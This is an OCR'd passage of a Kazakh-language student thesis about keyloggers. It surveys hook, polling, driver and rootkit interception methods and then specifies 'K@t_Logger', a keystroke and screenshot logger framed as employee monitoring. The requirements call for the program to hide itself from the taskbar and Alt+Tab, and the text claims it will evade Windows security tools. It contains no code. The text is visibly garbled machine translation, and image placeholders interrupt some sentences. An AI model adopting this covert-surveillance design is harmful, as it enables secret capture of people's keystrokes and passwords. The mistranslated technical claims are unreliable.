
Кілтсикерді жасаудың екінші тетігі кіріс құрылғыларының күйін мерзімді түрде сұрау болып табылады. Бұл әдіс қарабайыр болып табылады және жоғары жылдамдықпен енгізу құрылғыларының күйін циклдік түрде сұраудан тұрады. Бұл әдіс DDLсіз оңай пайдаланылуы мүмкін, сондықтан GUI-процестерін енгізбестен, жақсы жасырын кейлоггерді қамтамасыз етеді. Жалғыз кемшілігі − механизмнің өзі, − пернетақтаны әр 10-20 секунд сайын жоғары жылдамдықпен сұрастыру қажет. Айтпақшы, бұл тәсіл коммерциялық өнімдерде кеңінен қолданылады.

Үшінші ең кең таралған әдіс − драйвер негізінде кейлоггерді жазу. практика, әдісін екі нұсқада жүзеге асыру, − сүзгі драйвер немесе жазбаша орнату және жүргізуші енгізу құрылғының операциялық жүйесін орнату орнына драйверінің пайдаланылады. Бұл әдіс жоғарыда жазылған әдіспен салыстырғанда тиімді, тұзақ сияқты құжатталған. Кілттерді жазудың жалпы әдістерінің статистикасы бойынша пернетақта тұзақтары 66%, циклдік сұрау − 29% және жүргізуші сүзгісі − 2017 жылдың басында 5%.

Соңғы әдіс − руткит шпионы. Бұл әдіс UserMode немесе ядро режимінде (KernelMode) жасалуы мүмкін. Бірінші жағдайда, іске асыру ұстап алмасу процесін CSRSS.EXE енгізу драйвері немесе GetMassage және PeekMassage осы түрі функцияны бақылау API бойынша мүмкін. Бұл жағдайда шпиондық-руткит әдісі кейлоггерлермен күресудің біреуі болып табылатын виртуалды пернетақтадан да тиімді.

Алайда, пернесін басып тұрыңыз әдістерін зеректігімен қарамастан, оларға қарсы қорғау бар.

Жоғарыда айтылғандай, пернетақта тыңшылары бар жағдайлардың 70% -ында виртуалды пернетақта көмектеседі. Біріншіден, қазіргі заманғы кілттерді пайдаланушылар виртуалды пернетақтадағы пернелерді оқу мүмкіндігіне ие болады, екіншісі − бұл әдіс өте ыңғайлы емес және компьютеріңізді толық пайдалану үшін белгілі бір қиындықтарды тудырады.



Сурет 2.2 – Жүйеде пернетақта енгізуін өңдеудің жалпы схемасы

Кілттерді құлыптаушыларға қарсы қорғаудың келесі әдістері:

– Ең жиі қолданылатын әдіс – брандмауэрді шпиондық бағдарламаларды анықтауға арналған қосымша қорғау құралдары бар конфигурациялау мүмкіндігі бар жақсы лицензияланған антивирус орнату. Қолтаңбаның дерекқорларын тұрақты жаңарту антивирустың сапасының кепілі және шпиондық бағдарламаның пайда болу ықтималдығын азайту болып табылады.

− Интернеттегі қамқорлық қажет. Күдікті сілтемелерге немесе жарнамалық ұсыныстарға бармаңыз, есіңізде болсын: «Тегін ірімшік тек саңырауқұлақтың ішінде». Сондай-ақ, егер олар белгілі тұлғалардан шықса да, электрондық пошта немесе әлеуметтік желілердегі хабарларға келетін барлық сілтемелерге сенбеңіз.

− Аптасына кем дегенде аптасына бір рет шпиондық бағдарламаларға арналған антивирустық бағдарламалық жасақтама үшін құрылғының толық сканерлеуін орындау қажет.

− Төлем жүйелерінде, әлеуметтік сайттарда, почтада екі факторлы авторизацияны қолдану қажет. Осылайша, пароль ақша алу үшін, мысалы, содан кейін, шабуылдаушы белгілі болса да SMS арқылы растауынсыз өте қиын болады, бірақ ол бұл әдіс толық деректеріңізді қорғау емес екенін түсінген жөн.

− Барлық құпия сөз қорғау саясатын үшін құпия сөзді орнату, бұл әріптермен және кіші құпиясөздер, кем дегенде 8 таңба, және арнайы таңбалар мен сандарды пайдалануға бар екенін қажет болып табылады. Құпия сөз құрылғыңыздың басты есептік жазбасында орнатылуы тиіс, осылайша құрылғыда кілт ұстағышын тікелей орнатудан қорғауды қамтамасыз етеді.

Осылайша, кілттердің әртүрлілігі мен айырмашылығы керемет, сондықтан қарапайым антивирустың мүмкіндіктері жеткіліксіз. Содан кейін сіз бір уақытта қорғау бірнеше әдістерді пайдалану керек, ал ең бастысы − қорғау және құрылыс қауіпсіздік эшелонға құралдарын таңдауда қателеспеуге болады.

2.3 Microsoft Visual Studio

Microsoft Visual Studio 2015 бағдарламалық жасақтаманы әзірлеуге арналған құралдар жиынтығы: бағдарламаларды жоспарлаудан сыртқы келбетке және пайдаланушы интерфейсіне дейін, әртүрлі бағдарламалау тілдерінде код жазу, қосымшаны тексеру және түзету, кодының сапасын талдау және ресурстарды жұмсауға жұмсау, клиентті және сервер бөлігі. Барлық осы құралдар тиімді және оңай жұмыс істейтін бағдарламалық жасақтама жасауға мүмкіндік береді.

Visual Studio дүкенге арналған жай қосымшалардан және мобильді клиенттер үшін ойындар мен кәсіпорындарға қызмет көрсететін үлкен және күрделі жүйелерге арналған ойындардың әр түрлі түрлерін жасау үшін пайдаланылуы мүмкін. Сіз жасай аласыз:

− ASP.NET, Jquery, AngularJS және басқа танымал платформаларға негізделген веб-сайттар мен веб-қызметтер;

− Office, Sharepoint, Hololens, Kinect және «Интернеттің заттарын» қоса алғанда, әр түрлі платформалар мен құрылғыларға арналған бағдарламалар;

Әдепкі бойынша, Visual Studio C #, C және C ++, JavaScript, F # және Visual Basic қолдау көрсетеді. Visual Studio жақсы жұмыс істейді және Uniity және Apache Cordova секілді үшінші тарап қосымшаларымен біріктіреді, Unity және Visual Studio құралдары үшін Visual Studio құралдар жинағына Apache Cordova үшін кеңейтімдерді қолдана отырып.

Visual Studio-ді жекелеген кодтық файлдармен жұмыс істеу үшін қолдануға болатынына қарамастан, әдетте, жоба жұмыс аясында орындалады. Visual Studio жобасы − файлдар мен ресурстардың жиынтығы (қосымшалар үшін) бір бинарлық орындалатын файлға (мысалы, EXE, DLL, APPX) жинақталады. ASP.NET негізделген веб-сайттар үшін орындалатын файлдар жасалмайды; Жоба тек HTML-кодты, JavaScript файлдарын және кескіндерді қамтиды. Кейде сіз Visual Studio бірнеше жобаларды немесе веб-тораптарды қамтитын шешім тұжырымдамасын пайдаланатын бірнеше екілік файлдарды немесе веб-тораптарды тығыз байланыстыру қажет болуы мүмкін. Сіз жобаны жасаған кезде, қажет болған жағдайда, осы шешімге көбірек жобаларды қосуға мүмкіндік беретін шешуде нақты жобаны жасайсыз. Мысалы, егер DLL жобасы бар болса, DLL файлын жүктейтін және пайдаланатын шешімге EXE жобасын қосуға болады. [10]

Жобаның үлгісі алдын ала толтырылған код файлдары мен белгілі бір түрдегі бағдарламаны жасау үшін жылдам конфигурациялауға болатын теңшелім параметрлері жиынтығы. Visual Studio жобаның үлгілерінің көп санын қамтиды, сонымен қатар әдепкі үлгілердің ешқайсысы сіздің мақсаттарыңыз үшін жарамсыз болса, өзіңізді жасай аласыз. Шаблонды қолдана отырып, жобаны жасағаннан кейін, өзіңіздің кодты бұрыннан бар немесе жаңа қосылған файлдарда жаза бастауыңызға болады.

Егер сіз пайдаланушы интерфейсінің дизайнын қолдана отырып, онда негіз «Құрастырушы» құралы болып табылады.

Конструктор − кодты жазусыз пайдаланушы интерфейсін жасауға мүмкіндік беретін ыңғайлы құрал. Терезе немесе тілқатысу терезесін білдіретін құралдар тақтасындағы жобалау жұмыс кеңістігіне дейін, тізім жолақтары, күнтізбелер және түймешіктер сияқты UI басқару элементтерін апарып тастауға болады. Элементтердің өлшемі мен орналасуын код жазбастан өзгерте аласыз. Конструкторлар пайдаланушы интерфейсі бар барлық жобалар үшін енгізілген.

Егер жоба XAML негізіндегі пайдаланушы интерфейсін қамтыса, әдепкі конструктор Visual Studio бағдарламасында тиімді жұмыс істейтін күрделі графикалық құралы Visual Studio үшін Blend болып табылады.

Жобаның дизайнерінде 5 негізгі бөлім бар:

− Дизайнердің өкілдігі. Құжаттың визуалды құрылымы бар. Осыған байланысты, сіз өнімді әзірлеу бетіне сурет салуыңызға және өзгертуіңізге болады.

− Навигатор. Таңдалған нысан үшін үлгіні өңдеу режимі, мәнерді өңдеу режимі және нысандарды өңдеу аймағы арасында жылдам шарлауға мүмкіндік береді.

− Масштабы. Ол даму беті мен объектілерінің масштабын өзгертуге қызмет етеді.

− Беттерді басқару элементтерін әзірлеу. Бұл басқару элементтері (Show Snap Grid, Snap to Gridlines және Snap-тен байланыстыру сызықтарына қосу / ажырату) қосымша параметрлерді көрсету үшін пайдаланылады.

Байланыстыру бір-біріне қатысты объектілерді бір-біріне сәйкес келтіру немесе оларды біртектес бөлу үшін ыңғайлы.

− Код редакторын өңдеңіз. XAML, C #, C ++ немесе Visual Basic қолмен жұмыс істеу үшін қызмет етеді.

Visual Studio құрамында C #, C ++, Visual Basic, JavaScript, XML, HTML, CSS және F # редакторлары және басқа тілдерге арналған үшінші тарап қосылатын модульдер (және компиляторлар) бар. [11]

Мәтін редакторы көптеген интерактивті функцияларды (қажет болса) және кодты жазуды жылдамдатуға көмектесетін өнімділікті жақсартуларды қамтиды. Функциялар тілге байланысты өзгереді.

Рефакторингке зияткерлік ауыспалы атын өзгерту, кодтың таңдалған сызықтарын бөлек функцияға жылжыту, кодты басқа орындарға ауыстыру, функция параметрлерінің тәртібін өзгерту және т.б. кіреді.

IntelliSense − кодының түрлері туралы ақпаратты тікелей редакторда, ал кейбір жағдайларда − кодтың кішкене үзінділерін автоматты түрде жасайтын көптеген танымал функциялар жиынтығы. Іс жүзінде IntelliSense редакторға салынған негізгі құжаттама болып табылады, ол жеке көмек терезесіндегі түрлер туралы ақпаратты іздеу қажеттілігін жоққа шығарады. IntelliSense функциялары тілге байланысты. [12]

Жобаны құру бастапқы кодты құрастыруды және орындалатынды жасау үшін қажетті қадамдарды орындауды білдіреді. Әртүрлі тілдерде әртүрлі жинау әрекеттері қарастырылған және қалыпты веб-сайттар үшін жинақ мүлдем орындалмайды. батырманың бас− үшін кодты компиляциялау және іске қосу үшін, барлық компиляторы IDE арқылы конфигурациялауға болады. құрастыру құралдар тақтасы сіз тоқтау және бірмезеттік жөндеу режиміне қолдау немесе құрастыруды босатуға тексеру көп таңбалар және қатені қамтиды бағдарламасының күйін келтіру нұсқасын жасау керек пе анықтауға мүмкіндік береді, сіз ақыр соңында клиенттерді береді. Жоба сипаттары бетінде сіз қосымша жинақтау опцияларын және көптеген басқа параметрлерді теңшей аласыз.

Заманауи Visual Studio бағдарламасы жергілікті бағдарламада, қашықтағы құрылғыда немесе эмуляторда, мысалы, Android немесе Windows Phone құрылғылары үшін кодты түзетуге мүмкіндік береді. Кодты айнымалы мәндердің мәндерін тексеру арқылы бір оператордың қадамдарынан көруге болады; бірнеше ағынды қосымшаларды кезең-кезеңмен орындау, сондай-ақ көрсетілген шарт орындалғанда ғана жұмыс істейтін тоқтау нүктелерін орнату. Осының бәрін кодының контекстінен шықпастан, код редакторының өзінде конфигурациялауға болады. [13]

2.4 ҚБ әзірлеуге қойылатын талаптар

Бағдарламалық жасақтаманы қолданудың негізгі саласы жеке тұлғалар мен жеке тұлғалар. Бағдарламалық қамтамасыз ету қарапайым пайдаланушылар үшін де, ұйымдарға және кәсіпорындарға да персоналды

бақылау және коммерциялық ақпаратты қорғау мәселесін шешу үшін қажет болады.

Бағдарламалық қамтамасыз ету қарапайым пайдаланушылар үшін де, ұйымдарға және кәсіпорындарға да персоналды бақылау және коммерциялық ақпаратты қорғау мәселесін шешу үшін қажет болады.

«K@t_Logger» бағдарламалық қамтамасыз ету − бұл қызметкерді басқаруға арналған бағдарламалық өнім.

Келесі мүмкіндіктерді қамтамасыз ету қажет:

− бағдарламалық қамтамасыздандыруға қосылған шпиондық бағдарламаларды теңшеу мүмкіндігі;

− шпиондық бағдарламамен жасалған интерактивті есептерді сақтау орнын көрсету мүмкіндігі;

− шпиондық бағдарламамен жасалған интерактивті есептерді беру функциясын пайдалану және теңшеу мүмкіндігі;

− бағдарламалық жасақтаманың жұмысын толығымен жасыру мүмкіндігі, атап айтқанда, тапсырмалар жолағында тапсырмалар тақтасында көрсетілмеуі және «Alt + Tab» сілтемесі арқылы қолданбалар терезелері арқылы жылжытқаныңызда көрінбеуі керек.

Сондай-ақ, бағдарламалық жасақтама бағдарламалық жасақтаманы мақсатты компьютерге орнату процесін орындау мүмкіндігіне ие болуы керек. Орнату процесі құрамында болуы керек:

− бағдарламалық құралды орнату қалтасын таңдау мүмкіндігі;

− орнату кезінде бағдарламалық жасақтама лицензияларымен танысу мүмкіндігі;

− жұмыс үстелі компьютеріне арналған тіркесімді жасау мүмкіндігі;

− орнату процесі үшін құпия сөзбен қорғау;

− орнату процесінің тілін таңдау.

Одан кейін, пайдаланушы алдында бірқатар функцияларды көрсететін басты терезе ашылады:

− жазуды бастау;

− бақылау журналы;

− журнал қалтасын ашыңыз;

− негізгі баптамалар;

− бағдарламаны жабу.

Белгілі бір функцияны таңдағаннан кейін, оның жұмысы көрсетілетін тиісті терезе ашылады. Дискілік кеңістіктің жалпы көлемі қазіргі функционалдылық конфигурациясымен бірге 50 МБ-тан артық болмауы керек.

Бағдарламалық жасақтаманы жүктеу кезінде мүмкіндігінше тез жүктеліп, оны пайдалану үшін қатты жадты пайдалануды талап етпеу керек. ҚБ пайдаланушының компьютерінің аппараттық ресурстарын үнемдеуге, атап айтқанда, ЖЖҚ пен процессорды жүктемеуге міндетті. Сондай-ақ, осы бағдарламада барлық компоненттер арасындағы байланыс қателерсіз орнатылуы керек.

Интерфейстің элементтері, мәзірлер мен ақпарат элементтері орналасуы

шашыранқы болмауы керек, бірақ ықшам және пайдаланушының бағдарламамен өзара әрекеттесуін оңайлығын қамтамасыз етуі керек. Барлық элементтердің ең дұрыс және қолайлы орналасуы болады. Пайдаланушыны шатастырып, экранды қажетсіз ақпаратпен жүктей алатын қосымша компоненттер болмайды.

Қорытынды

Осы тарауда жасырын қадағалауды жүзеге асыру үшін пайдаланылатын бағдарламалық жасақтаманың алғышарттары мен бағдарламаларын зерттедім, бұл бағдарламалар шпиондық бағдарлама болып табылады.

Microsoft Visual Studio бағдарламалық жасақтамасын әзірлеу ортасы және бағдарламалық жасақтаманы әзірлеу талаптары сипатталды.

Visual Studio − бағдарламалық жасақтаманың шынымен қуатты ортасы және бағдарламалық жасақтама әзірлеу үшін пайдаланылатын бағдарламалық құралдар нарығындағы жетекші өнімдердің бірі. Бұл орта жоғары сапалы кодты іске асыруға көмектеседі, бағдарламашыларға икемді даму ортасын қамтамасыз ететін көптеген программалау тілдерін таңдауға мүмкіндік береді. Бұл даму ортасы Windows операциялық жүйесімен жұмыс істеуге бағытталған және оған толықтай қолдау көрсететіндіктен, осы ортадағы әзірленген бағдарламалық жасақтама операциялық жүйенің бағдарламаға толық сенімін қамтамасыз етеді. Осылайша, осы ортада жасалған шпиондық бағдарлама Windows операциялық жүйесіндегі «қорғаушылар» арасында күдік тудырмайды, бұл бағдарламаның жасырын пайдаланылуын және оның дұрыс жұмыс істеуін қамтамасыз етеді.

3 Практикалық бөлім

3.1 Әзірленетін бағдарламалық қамтаманың құрылымы

Бағдарламалық жасақтама қызметкерлерді басқаруға арналған бағдарламалар санатына кіреді.

Пернетақта тіркеуші (шпион) − олардың жұмыс компьютерлерде барлық пернелерді түсіретін бағдарлама. KeyLogger басылған кілттерді нақты уақытта және интерактивті есеп түрінде көрсетеді. Бұл дегеніміз, әкімші немесе менеджер қызметкердің не жазғанын көруге мүмкіндік алады. Бағдарлама есепті жасау және жіберу аралығын, сондай-ақ белгілі бір уақыттан кейін есепті қалтаны тазалау мүмкіндігін теңшеу мүмкіндігіне ие.


Орындау кезінде белгілі бір уақытта қандай пайдаланушы, жалпы, компьютер экранында болғанын бәрін тіркеуге болады. Экран тыңшысы әкімші немесе жетекшінің орнатқан белгілі бір уақыт өткеннен кейін экранның скриншотын автоматты түрінде жасайды; пайдаланылатын бағдарламалық қамтамасыздандыру Spy экран.

Бағдарламалық қамтамасыздандыру сізге жоғарыда аталған екі бағдарламамен бір уақытта жұмыс істеуге мүмкіндік береді, бұл осы деректердің өнімділігі мен дәлдігін жоғарылатады. Орнатылған уақыт


аралығын пайдалануға болады. Бағдарламаның әрбір бөлігі өз жұмысының интерактивті есебін жасай алады. Есептің атауы (немесе экраны) − оны жасаудың нақты күні мен уақыты, ол болашақта әкімшінің ыңғайлы талдауына мүмкіндік береді.

Бұл бағдарламаның көмегімен, компанияның немесе маман адам ресурстары басқармасының бастығы немесе әкімшісі Ақпараттық қауіпсіздік қауіп-қатерлер туралы пайдаланушы әсерін іс-әрекеттерін бағалау үшін, компьютерлік қызметкері жіберілген қауіпсіздік ақпаратын талдау, белгілі бір тапсырманы орындау үшін нақты уақыт және құны олардың жұмыс уақытының кадрларды пайдалану ұтымдылығын талдау мүмкіндігіне ие болады, Ұйымның құпиялылығына сәйкестігін бақылау және деректердің ағып кетуін болдырмау.

Шпионның жұмыс істеу алгоритмі өте қарапайым. Қолданба кітапхананың user32.dll функциясын шақырады (1-қадам; мысалы ретінде, PeekMessage бағдарламасын шақырып). User32.dll ішіндегі PeekMessage функциясы шын мәнінде адаптер болып табылады және сайып келгенде Windows 7 немесе Windows XP жүйесінде SYSCALL пайдалану арқылы ядро функциясы шақырылады (2-қадам). Бұл шақыру шпионмен (ұстап қалу орны ұстап тұру техникасына байланысты) ұсталады. Қабылдағыш, өз кезегінде, нақты функцияны (3-қадам) шақырады және оған қайтарылған нәтижелерді талдайды. Егер тыңшы түрінің хабарламасы кезекті хабардан сәтті шығарылса, ол талдау жасайды және нәтижелерді жазады (4-қадам). Шпионның жұмысы барлық қосымшалар үшін мүлдем көрінбейді және оны ядро кодының қозғалтқыш кодын өзгертуге және өзгертуге арналған арнайы бағдарламалар арқылы ғана анықтай алады.



